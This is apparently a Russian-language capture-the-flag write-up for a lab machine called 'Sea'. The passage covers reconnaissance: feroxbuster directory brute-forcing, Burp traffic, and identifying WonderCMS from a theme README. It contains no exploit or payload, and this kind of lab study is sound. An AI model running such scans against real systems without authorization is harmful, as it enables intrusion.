
About

We are a company dedicated to organizing races on an international level. Our main focus is to ensure that our competitors enjoy an exciting night out on the bike while participating in our events.

Главная страница сайта

ТОЧКА ВХОДА

Идем смотреть сайт и на странице How to participate находим ссылку на `contact.php`.




How can I participate?

To participate, you only need to send your data as a participant through contact. Simply enter your name, email, age and country. In addition, you can optionally add your website related to your passion for night racing.

About

We are a company dedicated to organizing races on an international level. Our main focus is to ensure that our competitors enjoy an exciting night out on the bike while participating in our events.

Содержимое страницы How to participate



Competition registration - Sea

Name:

Email:

Age:

Country:

Website:

Содержимое страницы contact.php

На странице `contact.php` есть форма связи, где можно отправить ссылку на сайт. Пока оставим форму и попробуем узнать больше о сайте, поискав страницы, на которые нет ссылок.

Справка: сканирование веба с feroxbuster

Одно из первых действий при тестировании безопасности веб приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch, DIRB или ffuf. Я предпочитаю feroxbuster.

При запуске указываем следующие параметры:


- `-u` — URL;
- `-w` — словарь (я использую словари из набора SecLists);
- `-t` количество потоков;
- `-d` глубина сканирования.

Запускаем **feroxbuster**:

```
feroxbuster -u http://10.10.11.28/ -w files_interesting.txt -d 1 -t
128
```

Но ничего интересного найти не удалось.

Попробуем еще определить, какие используются технологии. Просматривая ответ сервера в Burp History, я нашел ссылку на файл `style.css`.



```
15  http://10.10.11.28  GET  /how-to-participate  200  4003  HTML        Sea - How to   10.10.11.28
16  http://sea.htb      GET  /contact.php         200  2923  HTML  php   Contact Form   10.10.11.28
17  http://sea.htb      GET  /favicon.ico         404  3685  HTML  ico   Sea - 404      10.10.11.28  PHPSI
```

Request

```
GET /how-to-participate HTTP/1.1
Host: 10.10.11.28
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.11.28/
Accept-Encoding: gzip, deflate, br
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=5tk111323b9stqnulih26hv48a
Connection: close
```


Response

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <title>
      Sea - How to
    </title>
    <meta name="description" content="A page description is also good for search engines.">
    <meta name="keywords" content="Enter, keywords, for, this page">

    <link rel="stylesheet" href="
    https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" integrity="
    sha384-BVYiiSIFeK1dGmJRAkycuHAHRg32OmUcww7on3RYdg4Va+PmSTsz/K68vbdEjh4u" crossorigin="
    anonymous">

    <!-- Admin CSS -->

    <!-- Theme CSS -->
    <link rel="stylesheet" href="http://10.10.11.28/themes/bike/css/style.css">
  </head>

  <body>
    <div class="hero">
      <div class="parallax-layer layer-6">
```

Burp History

Обычно каталог `/css` расположен в корне сайта, поэтому просканируем файлы и директории в каталоге `/themes/bike/`. В нем и находим файл `README.md`.


```
feroxbuster -u http://10.10.11.28/themes/bike/ -w files_interesting.
txt -d 1 -t 128
```



```
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/dump.log
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/install.txt
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/log.txt
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/members.log
200      GET       15l       50w      318c http://10.10.11.28/themes/bike/README.md
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/pi.php5
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/restart.json
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/sftp-config.json
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/sitemap.xml
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/.spamassassin
404      GET        0l        0w     3361c http://10.10.11.28/themes/bike/users.sql.7z
```

Результат сканирования файлов


Из содержимого `README.md` узнаём об использовании WonderCMS.



```
# WonderCMS bike theme

## Description
Includes animations.

## Author: turboblack

## Preview
![Theme preview](/preview.jpg)

## How to use
1. Login to your WonderCMS website.
2. Click "Settings" and click "Themes".
3. Find the theme in the list and click "install".
4. In the "General" tab, select theme to activate it.
```

Содержимое файла README.md

Это опенсорсная система управления контентом, можем сразу же заглянуть в ее репозиторий на GitHub.



robiso Merge pull request #319 from WonderCMS/fix/badges · 3e905ee · last month · 442 Commits

.github Update README.md last month
tests Merging latest beta into master. (#180) 5 years ago
themes/sky Update wcms-modules.json last year
.gitignore Update .gitignore 2 years ago
.htaccess Merging latest beta into master. (#180) 5 years ago
index.php - Auto create correct initial site language last year
license Update license 2 years ago
version - Added global installed plugins array last year

About

Fast and small flat file CMS (5 files). Built with PHP, JSON database.

wondercms.com

653 stars · 45 watching · 161 forks

